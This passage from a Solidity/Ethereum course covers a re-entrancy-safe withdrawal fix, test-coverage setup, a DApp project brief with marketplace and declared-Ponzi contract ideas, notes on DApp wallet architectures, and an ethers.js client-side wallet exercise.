        balances[msg.sender] = 0;
        msg.sender.transfer(amount);
    }
```

We would like to save the amount to transfer first and then zero the balance. It is an implementation of the withdrawal pattern. Transfering an amount straight from the balances mapping introduces a security risk of re-entrancy—calling back multiple refunds.

Now it is time to check our tests.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
FundingTest
  √ testWithdrawalByAnOwner (188ms)
  √ testWithdrawalByNotAnOwner (196ms)
  √ testDonatingAfterTimeIsUp (124ms)
  √ testTrackingDonatorsBalance (107ms)
  √ testAcceptingDonations (98ms)
  √ testSettingAnOwnerDuringCreation (59ms)
  √ testSettingAnOwnerOfDeployedContract (97ms)

Contract: Funding
  √ allows to withdraw funds after time is up and goal is not reached (605ms)
  √ does not allow to withdraw funds after time in up and goal is reached (120ms)
  √ does not allow to withdraw funds before time in up and goal is not reached (245ms)
  √ allows an owner to withdraw funds when goal is reached (935ms)
  √ does not allow non-owners to withdraw funds (266ms)
  √ does not allow for donations when time is up (221ms)
  √ finishes fundraising when time is up (125ms)
  √ keeps track of donator balance (429ms)
  √ accepts donations (139ms)
  √ sets an owner


17 passing (7s)
```

5. Code Coverage

1. We should probably add code coverage reporting to our project, so that we can see how much of the code is "touched" by our tests. But first you should install Python 2.7 and Git if you haven't already! You might need to install Windows-Build-Tools with "npm install windows-build-tools"
2. After that, open a command line, go to your project's folder, and type:

```
npm init -y
```

```
npm install --save-dev solidity-coverage
```

3. This also includes a special fork of Ganache for code coverage testing. You should update your truffle-config.js to accommodate this:

```
module.exports = {
    networks: {
        coverage: {
            host: "127.0.0.1",
            network_id: "*",
            port: 8555,
            gas: 0xffffffffffff,
            gasPrice: 0x01
        }
    }
};
```

4. Now let's copy this scripts and add them to our package.json.

```
  "scripts": {
    "test": "truffle test",
    "test:run:server": "testrpc-sc --port 8555 -l 0xffffffffffff -g 0x01",
    "test:coverage": "solidity-coverage"
  },
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
{
  "name": "UnitTesting",
  "version": "1.0.0",
  "description": "",
  "main": ".solcover.js",
  "directories": {
    "test": "test"
  },
  "dependencies": {
    "solidity-coverage": "^0.5.4"
  },
  "devDependencies": {},
  "scripts": {
    "test": "truffle test",
    "test:run:server": "testrpc-sc --port 8555 -l 0xfffffffffff -g 0x01",
    "test:coverage": "solidity-coverage"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

5. In your main project folder (where truffle-config.js is located) create a file called **.solcover.js** (watch the dot in the beginning), with the following content:

```
module.exports = { norpc: true };
```

6. Let's run our Special Ganache server:

```
npm run test:run:server
```

7. Now to run your tests you should use the following command:

```
npm run test:coverage
```

Here is the **final** result:

```
  FundingTest
    √ testWithdrawalByAnOwner (303ms)
    √ testWithdrawalByNotAnOwner (126ms)
    √ testDonatingAfterTimeIsUp (82ms)
    √ testTrackingDonatorsBalance (126ms)
    √ testAcceptingDonations (187ms)
    √ testSettingAnOwnerDuringCreation (52ms)
    √ testSettingAnOwnerOfDeployedContract (86ms)

  Contract: Funding
    √ allows to withdraw funds after time is up and goal is not reached (610ms)
    √ does not allow to withdraw funds after time in up and goal is reached (155ms)
    √ does not allow to withdraw funds before time in up and goal is not reached (127ms)
    √ allows an owner to withdraw funds when goal is reached (832ms)
    √ does not allow non-owners to withdraw funds (201ms)
    √ does not allow for donations when time is up (133ms)
    √ finishes fundraising when time is up (60ms)
    √ keeps track of donator balance (252ms)
    √ accepts donations (154ms)
    √ sets an owner


  17 passing (6s)

--------------|----------|----------|----------|----------|----------------|
File          |  % Stmts | % Branch |  % Funcs |  % Lines |Uncovered Lines |
--------------|----------|----------|----------|----------|----------------|
 contracts\   |      100 |    91.67 |      100 |      100 |                |
  Funding.sol |      100 |    91.67 |      100 |      100 |                |
--------------|----------|----------|----------|----------|----------------|
All files     |      100 |    91.67 |      100 |      100 |                |
--------------|----------|----------|----------|----------|----------------|
```

Congratulations, you have all features **implemented** and decent **test coverage**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

6. Conclusion

An important takeaway from this Exercise is to think twice before deciding when to test smart contracts using JavaScript and when using Solidity. The rule of thumb is that smart contracts interacting with each other should be tested using Solidity. The rest can be tested using JavaScript, it is just easier. JavaScript testing is also closer to how you are going to use your contracts from the client application. Well written test suit can be a useful resource on how to interact with your smart contracts.

What to Submit?

Create a zip file (e.g. **`your-username-truffle-solidity-specific-unit-tests-exercise.zip`**) holding the

Source code (without node_modules folder) and screenshots with your experiments. Make screenshots of the unit tests results.

Submit your zip file as homework at the course Web site.

Practical Project: Build a DApp in Solidity

Implement a fully-functional DApp (decentralized application) consisting of Solidity smart contract in the Ethereum blockchain + client-side app (UI) and optionally a server-side logic. The app should keep some data + logic in the Ethereum blockchain and should provide UI to access it.

Project Description

You are free to decide what DApp to implement. It might be for example a decentralized e-commerce app, decentralized payment system, decentralized trading app or any other decentralized application or system.

Design and implement a simple fully-functional DApp (decentralized application) consisting of:

- Smart contract(s), implemented in Solidity, deployed in the Ropsten testnet
- Client-side app (Web, desktop or mobile)
- Use decentralized storage like IPFS, Swarm, Storj, Sia, MaidSafe or other.
- Have Unit tests for your Smart contract(s) with at least 85% coverage.
- Optionally:
    - Use oracles to pass external data to the contracts
    - Use built-in wallet
    - Use a server-side logic (Web app / Web services / other components)

Project Ideas

You are free to develop your own idea, but you might be inspired by the ideas below:

Decentralized Marketplace

- Visitors can view the sellers and their items listed for selling.
    - Visitors don't see the sellers' contacts and address.
- Visitors can register as buyers and purchase items.
    - When an item is purchased, the payment is sent to the smart contract.
    - The smart contract sends 95% to the seller and 5% retains as commission.
- Sellers register and list items for sale in the Ethereum blockchain.
    - Each item consists of JSON document + images, stored in IPFS.
    - Each seller holds in a smart contract a list of IPFS hashes of the items for sale.
- Sellers should have Ethereum address, do not need to have a wallet.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- **Buyers** should have a **wallet**. It might be a client-side JS wallet or MetaMask. Transaction signing should happen at the client-side.

Bonus:

- Create your own Token.
- People can use ETHt only to buy your Token.
- Make your Token the main currency in your Marketplace and accept only it.

Ponzi Contract

- The **Ponzi contract** is a **smart contract** where investors put funds and get **interest** from their funds staying in the Ponzi contract. At payout, a waiting period is enforced, or penalty applies.
- Each investor can have **multiple investments**. Each investment is managed separately.
- For each investment, the investor takes an **interest, increasing over the time**.
    - After the 1st month → 1%
    - After the 2nd month → 2%
    - After the 3rd month → 4%
    - After the 4th month → 4%
    - After the 5th month and after each next month → 5%
- For each investment, its funds (the investment + the interest gained) are **locked in the smart contract**.
- If an investor wants a **payout**, the rules are as follows:
    - Immediate payout → get 50% of the funds
    - Payout after 1 month → get 60% of the funds
    - Payout after 2 months → get 70% of the funds
    - Payout after 3 months → get 80% of the funds
    - Payout after 4 months → get 90% of the funds
    - Payout after 5 months → get 80% of the funds
    - At any time, an **investor can request payout**, which will execute as described above. An internal counter will execute the payout at the same day a few months later.
    - If a new payout request is entered, and existing payout request is already active, **the new request replaces the old**, and the time counting is reset.
    - After the delay period is passed, the investor can **execute the payout**.
- At any time, if the smart contract runs **out of funds**, it may **declare bankruptcy** and stop paying payouts.
- As **new investments are coming**, the contract will be able to **execute payouts**. If the new investments stop or slow down, the contract will be unable to execute payouts at some time. It is a Ponzi scheme, but no hidden (as it usually is implemented), but public, declared and accepted by all investors.
- Implement a **client-side app (UI)** to **browse the investments** and display information and predictions by choice, based on the financial model, described above.
- Implement **UI** for **entering new investments** and for **requesting a payout** and **executing a payout** (after the waiting time is passed). You may use **MetaMask** or **client-side wallet**.

Technologies

Technologies for the **blockchain** components of the DApp:

- Use **Ethereum** and **Solidity** for the smart contracts. Deploy your contracts in the **Ropsten testnet**.
- Optionally, use **Truffle** to organize your development and deployment process for the smart contracts.
- Connect to the blockchain through **local Ethereum node** (e.g. geth or Parity) or through a public JSON RPC endpoint like **Infura** (https://ropsten.infura.io) or through **MetaMask** injected Web3 API.
- Use **Web3.js, Ethers.js** or any other library / component (like **Nethereum**, **Web3j** or **web3.py**) to connect to the **Ethereum** network.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- For security reasons, it is recommended that all **transactions** to the smart contracts to be **signed inside the client-side app** and the user's private keys to **never leave** their app.
- You may use a **wallet library** / API / component, e.g. BIP32 / BIP39 / BIP44 HD wallet library. Use **client-side wallet** or MetaMask or server-side wallet.
- You may use **decentralized storage** system to keep large files (like images, videos, documents), e.g. *IPFS*, **Swarm**, **Storj**, **Sia** or other
- Optionally, use **cryptographic libraries** of choice.

For the **client-side app** and for the **server-side logic**, you may use **technologies and platforms of your choice**, like JavaScript and HTML5, Node.js, Java, Android, iOS, Swift, C# and .NET Core, Python, or any other.

Work Individually

Work **individually**, not in a team. This project will assess your personal skills. Use **Git** and **GitHub**.

- Use **Git** as source control system for your project development.
- Use **GitHub** as your source-code repository and project management tool.
- Your **source code** should be published as **open-source project** in Internet.

Forbidden Techniques and Tools

- Your project should be created mainly by **you**.
    - You are **not allowed to copy a project from Internet** and present it as your development.
    - If you **fork code** from Internet, please **declare this explicitly**.
    - Your contribution should be **significant**, not just clone + adjust or copy / paste.
- You **can** use external libraries, frameworks, platforms and tools, but **not to clone an entire project** and present it as yours.

Commit Logs

- You should have **at least 5 commits** (changesets) in the project repository.
- Please **commit every day** during the project development to demonstrate your work progress.
- More commits (especially in more than the last 1-2 days) are valued higher during the project assessment.

Deliverables

Submit the **URL of your project source code** as deliverable and put the following assets in the project repository:

- The complete **source code** of your project (Solidity code, JS / C# / Java / Python code, HTML, CSS, images, scripts, build files, config settings and other files).
- A link to the **smart contracts** in the Ethereum testnet.
- Any other project assets (optionally): documentation, design documents, tests, etc.

Public Project Defense

Each participant will have to deliver a **public defense** of its work in front of the course trainers and colleagues.

Each participant will have **15-20 minutes** for the following:

- **Demonstrate** the application's functionality (very shortly).
- Explain the project **architecture**.
- Explain the **smart contracts** and how they work.
- Show the **source code** and explain briefly how it works.

Hints for better presentation:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- Be **well prepared** for presenting maximum of your work for minimum time.
- **Open and start all project assets** beforehand to **save time**, e.g. deploy your smart contracts, create accounts with enough ETH to pay the transaction gas, start your apps, run your server infrastructure, etc.
- Test how to connect your laptop with the **multimedia projector** before the defense to save time.

Assessment Criteria

Each participant will get **individual score** during the evaluation, depending on the project quality, presentation and effort put in the project. The **score** (0…45) will be sum of the following components:


- **Smart contracts**: 0…**15** score
- **Apps interacting with the contracts**: 0…**15** score
- **Other components**: 0…**10** score
- **Bonus**: 0…**5** score


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.5. DApp Architectures


DApps Architectures


DApps: Architectures, Components, Wallets, Client-Side and Server Side Interaction with the Blockchain



























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Sample Scenario for Server-Side Interaction

- Document Registry DApp
  - Goal: keep a set of authentic documents on the blockchain
  - Users can view / verify documents, published on the blockchain
    - PDF documents hosted in IPFS (decentralized storage)
    - Document hashes published in a smart contract
  - Admins can upload new documents
    - Blockchain transactions are signed at the server-side
    - Encrypted server-side wallet, unlocked by admin's password

Client-Side Interaction with the Blockchain



- Using a client-side JS wallet (e.g. LightWallet / Ethers.js) simplifies the interaction and delegates the security risks to the end-users


Client-Side JS Wallet

- User registers in a mobile app / Web app
- A client-side wallet is created during the registration
  - The wallet JSON is stored in the app / browser's LocalStorage
    - Strong encryption (Scrypt), based on strong password
  - Optionally the wallet JSON can be stored at the server-side or in Dropbox / Storj (readable by key-derived from the password)
- Security assumptions:
  - The user's password and private key never leave the client app!
  - All transactions are signed client-side, never at the server-side!

Sample Scenario for Client-Side JS Wallet

- Crypto Travel Service
  - Users register in the system and get a wallet (private key + address)
    - The wallet JSON is stored client-side, strongly encrypted (users can backup it in case of damaged / lost device)
    - The wallet password / private key never leave the client app
  - Transport providers also register and get a wallet
    - Request payments via QR code, e.g. inside the bus / train / taxi
  - Users pay for transport service using a mobile app (via the QR code)
    - Transfer the requested ETH to the payment contract
  - Transport providers get their ETH from the contract upon request

Client-Side Interaction through MetaMask




- Use MetaMask to protect private keys and sign transactions client-side
- MetaMask is currently **unavailable on mobile devices**!

Sample Scenario for MetaMask Interaction

- The CryptoKitties Game
  - Goal: view, purchase, breed and sell collectable items (kitties)
    - https://www.cryptokitties.co
  - Site visitors can browse the kitties, published on the blockchain
    - Server-side logic reads the kitties from the blockchain
  - Registered users can purchase / sell kitties
    - MetaMask is used to sign transactions / interact with smart contracts
    - MetaMask addon provides "Injected Web3 API" inside the browser

Multi-Signature Interaction with the Blockchain



Multi-Signature Interaction with the Blockchain

- For increased security **multi-signature wallets** can be used
  - A multi-signature Ethereum wallet is a special smart-contract
  - Example: https://github.com/gnosis/MultiSigWallet
- Functionality of multi-signature wallets
  - Configure wallet owners + number of signatures
  - Submit a new transaction { **address** + **value** + **data** } → **id**
  - Confirm / revoke transaction by **id**
  - Execute transaction by **id** (after confirmed by enough owners)


Sample Scenario for Multi-Signature


- Crypto Marketplace
  - Sellers put some items for sale
  - Users pay to the marketplace multi-sig wallet address
  - Users confirm the purchased items were delivered
  - Then the marketplace adds a payout transaction:
    - Multi-sig wallet address → seller address
  - On a daily basis another persons confirm the waiting transactions
    - Finally, one person sends the confirmed transactions for the day

Exercise: Simple Voting System

Using Ethereum, Solidity, Ethers.js, Node.js


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Exercises: Using Client-Side Wallets

In this exercise, we will create an **HD Wallet** using **ethers.js** – a complete Ethereum wallet implementation and library in JavaScript. Its functionality will be – **create** a wallet from random mnemonic phrase, **open** wallet **from mnemonic phrase**, **open** wallet **from JSON file**, **show mnemonic**, **show** the first **5 addresses and their balances** and **send transaction**. The wallet will be **stored in the local storage** of the browser in an **encrypted JSON** format, which will **require a password** in order to be **decrypted** and be **used**. We will use **ethers.js**, **jQuery** and **jquery.qrcode** – a jQuery plugin for a pure browser QR code generation.



Setup the Project

Download the Skeleton zip file from today's topic and extract it. **Open** the project. **Open** the HTML in the browser. **Get to know the code**.


You will see that the HTML, CSS and dependency libraries are done and downloaded, only the JavaScript file with the interesting methods are left with TODOs. Now it is time to **implement** the TODO methods.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function encryptAndSaveJSON(wallet, password) {
    // TODO:
}

function decryptWallet(json, password) {
    // TODO:
}

function generateNewWallet() {
    // TODO:
}

function openWalletFromMnemonic() {
    // TODO:
}

function openWalletFromFile() {
    // TODO:
}

function showMnemonic() {
    // TODO:
}

function showAddressesAndBalances() {
    // TODO:
}

function unlockWalletAndDeriveAddresses() {
    // TODO:
}

function signTransaction() {
    // TODO:
}

function sendSignedTransaction() {
    // TODO:
}

function deleteWallet() {
    // TODO:
}
```

Creating a Wallet

First, we will start with creating a new wallet from random mnemonic phrase, encrypt it with a provided password and save it in the local storage.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

The method bound behind the [Generate Now] button is generateNewWallet. Take the value of the password input with jQuery and save it in a variable. Then use to ethers to create a new random wallet – ethers.Wallet.createRandom([options]). Finally yet importantly, use the encryptAndSaveJSON method to encrypt the wallet and save it in the local storage.


Since encryptAndSaveJSON is not implemented, let's go and implement it. As we can see, the method takes a wallet and a password. Use wallet.encrypt(password [, options] [, progressCallback]) to encrypt the wallet. Set options to be empty and call showLoadingProcess method as a progressCallback. As a return callback, the encrypt method returns the encrypted json, which we will save in the local storage and call showLoggedInButtons – method if there's a saved wallet in the local storage to show new available functionality. Of course, catch errors and show them with showError and finally hide the loading bar with hideLoadingBar.

```
function encryptAndSaveJSON(wallet, password) {
    return wallet.encrypt(password, {}, showLoadingProgress)
        .then(json => {
            localStorage['JSON'] = json;
            showLoggedInButtons();
        })
        .catch(showError)
        .finally(hideLoadingBar);
}
```


Now that the method is implemented, go back to generateNewWallet. Call encryptAndSaveJSON and as a return callback show message with the wallet mnemonic in order to users to save it if they want using showInfo(msg) and write the result json in the textbox.

```
function generateNewWallet() {
    let password = $('#passwordCreateWallet').val();
    let wallet = ethers.Wallet.createRandom();

    encryptAndSaveJSON(wallet, password)
        .then(() => {
            showInfo("PLEASE SAVE YOUR MNEMONIC: " + wallet.mnemonic);
            $('#textareaCreateWalletResult').val(localStorage.JSON);
        });
}
```

Now, open the HTML, click [Create New Wallet], type a password and click [Generate Now].



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



As you can see, the wallet is saved in the local storage encrypted and now you can additional functionality. Let's implement [Delete Wallet], which will delete the wallet from the local storage and return to either create new, open with mnemonic or open with file. Method deleteWallet clears the local storage and shows the Home view.

```
function deleteWallet() {
    localStorage.clear();
    showView('viewHome');
}
```

